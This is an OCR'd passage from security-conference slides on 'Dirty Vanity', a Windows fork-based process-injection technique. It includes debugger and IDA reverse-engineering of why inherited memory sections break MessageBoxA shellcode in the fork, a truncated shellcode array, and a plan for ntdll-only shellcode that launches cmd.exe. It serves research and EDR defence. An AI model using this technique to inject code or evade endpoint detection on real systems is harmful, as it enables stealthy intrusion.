RTL_CLONE_PROCESS_FLAGS_INHERIT_HANDLES, baseAddress, NULL, NULL, &info);
```

First Attempt: Reflecting MessageBox

```
unsigned char shellcode[] = {0x40, 0x55, 0x57, ...}; // Invoke MessageBoxA
```

We break in the cloned the process & resume the execution:

```
1:002> g
(6738.da4): Access violation - code c0000005 (first chance)
USER32!GetDpiForCurrentProcess+0x14:
00007ff8`8b75719c 0fb798661b0000  movzx   ebx,word ptr [rax+1B66h]

1:002> k
 # Child-SP          RetAddr               Call Site
00 000000da`df9ffb10 00007ff8`8b7570c2     USER32!GetDpiForCurrentProcess+0x14
[snip]
05 000000da`df9ffd00 000002d3`71bf0050     USER32!MessageBoxA+0x4e
```

Reflecting MessageBox

```
1:002> dis USER32!GetDpiForCurrentProcess
USER32!GetDpiForCurrentProcess:
00007ff8`8b757188 4053            push    rbx
00007ff8`8b75718a 4883ec20        sub     rsp,20h
00007ff8`8b75718e 488b05d3d00900  mov     rax,qword ptr [USER32!gpsi]
00007ff8`8b757195 448b05bcd10900  mov     r8d,dword ptr [USER32!gPackedProcessDpiInfo]
00007ff8`8b75719c 0fb798661b0000  movzx   ebx,word ptr [rax+1B66h]

1:002 > dqs USER32!gpsi
00007ffe`20564268  00000201`46bb1040
```

The missing *USER32!gpsi

```
1:008> !address 0x20146bb1040

Usage:                  Free
Base Address:           00000020`1f380000
End Address:            00000201`46bc0000
Region Size:            000001e1`27840000 (   1.880 TB)
State:                  00010000          MEM_FREE
Protect:                00000001          PAGE_NOACCESS
// wait what? shouldn't the fork copy all memory to the forked process?
```


The missing *USER32!gpsi

```
// let's examine this address on the parent process
0:007> !address 0x20146bb1040

Usage:                  MappedFile
Base Address:           00000201`46bb0000
End Address:            00000201`46bb4000
Region Size:            00000000`00004000 (  16.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000002          PAGE_READONLY
Type:                   00040000          MEM_MAPPED
Allocation Base:        00000201`46bb0000
Allocation Protect:     00000002          PAGE_READONLY
```

The missing *USER32!gpsi

Cross referencing with IDA, we find **USER32!gpsi**'s initialization:




```
_UserClientDllInitialize+2F6
_UserClientDllInitialize+2F6  loc_7FF88B7585FE:
_UserClientDllInitialize+2F6  mov     rax, cs:gSharedInfo
_UserClientDllInitialize+2FD  mov     cs:gpsi, rax
_UserClientDllInitialize+304  test    [rax], r13b
_UserClientDllInitialize+307  jz      short loc_7FF88B758642
```

USER32!gpsi = user32!gSharedInfo → win32k!tagSHAREDINFO:

This kernel object holds session specific GUI object and handles.

it resides in a shared read only section, that is mapped into each process during user32.dll's initialization

The missing *USER32!gpsi




The missing *USER32!gpsi

```
// do MEM_MAPPED address not get cloned? Let's check in our created clone

1:007> !address -f:MEM_MAPPED

        BaseAddress      EndAddress+1        RegionSize     Type       State     Protect       Usage
-------------------------------------------------------------------------------------------------------------
     201`46bc0000      201`46bdd000        0`0001d000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY    Other      [API Set Map]
     201`46be0000      201`46be4000        0`00004000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY    Other      [System Default Activation Context]
     201`46bf0000      201`46bf3000        0`00003000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY    Other      [Activation Context Data]
     201`46c10000      201`46c13000        0`00003000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY    MappedFile "\System32\notepad.exe.mui"
     201`46c60000      201`46c62000        0`00002000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY    MappedFile "PageFile"
     201`46e10000      201`46ed9000        0`000c9000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY    MappedFile "\System32\locale.nls"
     201`46ee0000      201`47061000        0`00181000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY    Other      [GDI Shared Handle Table]
[snip]
```

The missing *USER32!gpsi



We must dive deeper in the kernel fork implementation for answers

We'll start where we left off @ `MiCloneProcessAddressSpace`:

```
QWORD
MiCloneProcessAddressSpace(
_EPROCESS *ToClone,
_EPROCESS *ToInitFromClone,
 int Flags
)
```

```
QWORD
MiAllocateChildVads(
_EPROCESS *ToInitFromClone,
long long  *Counter
)
// Iterates current process
// VADs, filtering them with
// MiVadShouldBeForked
```

```
bool
MiVadShouldBeForked(
_MMVAD *CurrentVadNode
)
```


*_MMVAD = a kernel object that describes a memory allocation In a process. Each EPROCESS has its own VadsProcess pointer

The missing *USER32!gpsi

```
PSEUDO bool MiVadShouldBeForked(_MMVAD *CurrentVadNode)
{
    // for most MEM_PRIVATE VADs
        return 1
    // for MEM_MAPPED VADs
    if ( _bittest(CurrentVadNode.u2.LongFlags2 , 0x1A)) // 26th bit
        return 1;
    else
        return 0;
}
```

```
kd> dt _MMVAD_FLAGS2
nt!_MMVAD_FLAGS2
   +0x000 FileOffset       : Pos 0, 24 Bits
   +0x000 Large            : Pos 24, 1 Bit
   +0x000 TrimBehind       : Pos 25, 1 Bit
   +0x000 Inherit          : Pos 26, 1 Bit
   +0x000 NoValidationNeeded : Pos 27, 1 Bit
   +0x000 PrivateDemandZero : Pos 28, 1 Bit
   +0x000 Spare            : Pos 29, 3 Bits
```

Inherit & Forks





```
nt!_MMVAD_FLAGS2
   +0x000 FileOffset       : Pos 0, 24 Bits
   +0x000 Large            : Pos 24, 1 Bit
   +0x000 TrimBehind       : Pos 25, 1 Bit
   +0x000 Inherit          : Pos 26, 1 Bit
   +0x000 NoValidationNeeded : Pos 27, 1 Bit
   +0x000 PrivateDemandZero : Pos 28, 1 Bit
   +0x000 Spare            : Pos 29, 3 Bits
```

Thanks, google… Let us try IDA

Inherit flag on = 2^26 = **0x4000000**

Our aim is to detect usages of it in ntoskrnl.exe



Inherit & Forks

There are many results for the said search query:

```
PAGEVRFY:00000001409C7CE1  VfAllocateCommonBufferWit...  test  cs:MmVerifierData, 4000000h
PAGEVRFY:00000001409C7B61  VfAllocateCommonBufferEx     test  cs:MmVerifierData, 4000000h
PAGEVRFY:00000001409E356D  VerifierMmAllocatePagesFor...  test  cs:MmVerifierData, 4000000h
PAGEVRFY:00000001409E3479  VerifierMmAllocatePagesFor...  test  cs:MmVerifierData, 4000000h
PAGEVRFY:00000001409E32D3  VerifierMmAllocateNodePage...  test  cs:MmVerifierData, 4000000h
PAGEVRFY:00000001409E317F  VerifierMmAllocateContiguou...  test  cs:MmVerifierData, 4000000h
PAGEVRFY:00000001409E307D  VerifierMmAllocateContiguou...  test  cs:MmVerifierData, 4000000h
PAGEVRFY:00000001409E2F5D  VerifierMmAllocateContiguou...  test  cs:MmVerifierData, 4000000h
PAGEVRFY:00000001409E2E42  VerifierMmAllocateContiguou...  test  cs:MmVerifierData, 4000000h
PAGE:00000001408FC914      TtmpInsertPowerRequestToSe...  mov   eax, 4000000h
```

But if we

1. sort and search within the Mi prefix functions that manages memory
2. search register changing operations (ea. MOV and not TEST)

```
MiMapViewOfImageSection      mov   edx, 4000000h
MiMapViewOfImageSection      test  [rbp+70h+arg_3
MiMapViewOfImageSection      test  dword ptr [rdi+3
MiMapViewOfImageSection      test  cs:NtGlobalFlag,
MiMapViewOfDataSection       mov   edx, 4000000h
```

Inherit & Forks

```
// both locations are reversed to this logic
_MMVAD * AllocatedVad = (_MMVAD *)ExAllocatePoolMm([snip]);
bool Boolean = arg6 == 1;
if ( Boolean )
  InheritFlag = 0x4000000; // the mov edx, 0x4000000
VadFlags2 = InheritFlag | SomeOtherFlag;
AllocatedVad->u2.LongFlags2 = VadFlags2;
```

By following up the call chain

`MiMapViewOfDataSection` & `MiMapViewOfImageSection` → `MiMapViewOfSection` → `NtMapViewOfSection`

We reveal `arg6` to be `SECTION_INHERIT InheritDisposition` of `NtMapViewOfSection`

Inherit & Forks

Microsoft

[in] InheritDisposition

Specifies how the view is to be shared with child processes. The possible values are:
ViewShare (1)
The view will be mapped into any child processes that are created in the future.
ViewUnmap (2)
The view will not be mapped into child processes.
Drivers should typically specify **ViewUnmap** for this parameter.

`USER32!gpsi` is indeed mapped from the win32k.sys driver in kernel
when checking the mapping code in `win32k!InitMapSharedSection` we confirm our suspicion:

```
result = NtMapViewOfSection(ghSectionShared,[snip], ViewUnmap, [snip]);
```

Inherit & Forks Recap

The fork procedure doesn't copy `ViewUnmap` shared sections

`User32!gpsi` is pointing to such section, and therefore our `MessageBoxA` shellcode fails

what are our options now?

Reflecting Ntdll API shellcode

The plan: **NtCreateUserProcess**(**msg.exe * “Hello”**)

1. PEB → Ldr → ShutdownInProgress = 0
2. detect Ntdll API from the LDR
3. Parameter creation with **RtlInitUnicodeString** & **RtlAllocateHeap** & **RtlCreateProcessParametersEx**
4. Invoke **NtCreateUserProcess**
   I. process: **C:\Windows\System32\cmd.exe**
   II. Command line: **/k msg * “Hello from Dirty Vanity”**
5. Pause with **NtSuspendThread**

Agenda

- Forking Background
- Forking In Windows
- Forking Internals
- Dirty Vanity (and some more internals)
- **Demo**
- **Summary & Takeaways**

Summary

- To detect injections EDR solutions monitor and correlate Allocate / Write / Execute operations that are preformed on the same process
- Fork API introduce two new injection primitives – **Fork, Fork & Execute**
- **Dirty Vanity** makes use of forking to reflect any Allocate & Write efforts to a new process. From the EDR perspective this process was never written to – and thus won't be flagged as injected – when eventually executed by
  - Fork & Execute
  - Ordinary Execute primitives

Takeaways

- Dirty Vanity changes how we look at injection defense, because forking changes the rules of OS monitoring.
- EDR must respond with monitoring all the forking primitives presented, eventually tracking forked processes, and treat them with same knowledge it has on their parent
- More variations of Dirty Vanity exist! Its up for you to map them all!
  - ✓ `NtCreateProcess[Ex]` + Execute primitive
  - ✓ Patching the entry point of fork in the parent, prior to the fork
  - ✓ Fixing User32 and higher level Dll operations from shellcode

References:

1. https://billdemirkapi.me/abusing-windows-implementation-of-fork-for-stealthy-memory-operations/
2. https://gist.github.com/juntalis/4366916
3. https://gist.github.com/GeneralTesler/68903f7eb00f047d32a4d6c55da5a05c
4. https://www.matteomalvica.com/blog/2019/12/02/win-defender-atp-cred-bypass/
5. Windows Internals 7th Edition Part 1
6. https://paper.bobylive.com/Meeting_Papers/BlackHat/USA-2011/BH_US_11_Mandt_win32k_Slides.pdf
7. https://github.com/rainerzufalldererste/windows_x64_shellcode_template

Questions?

Thank You

https://github.com/deepinstinct/Dirty-Vanity

@eliran_nissan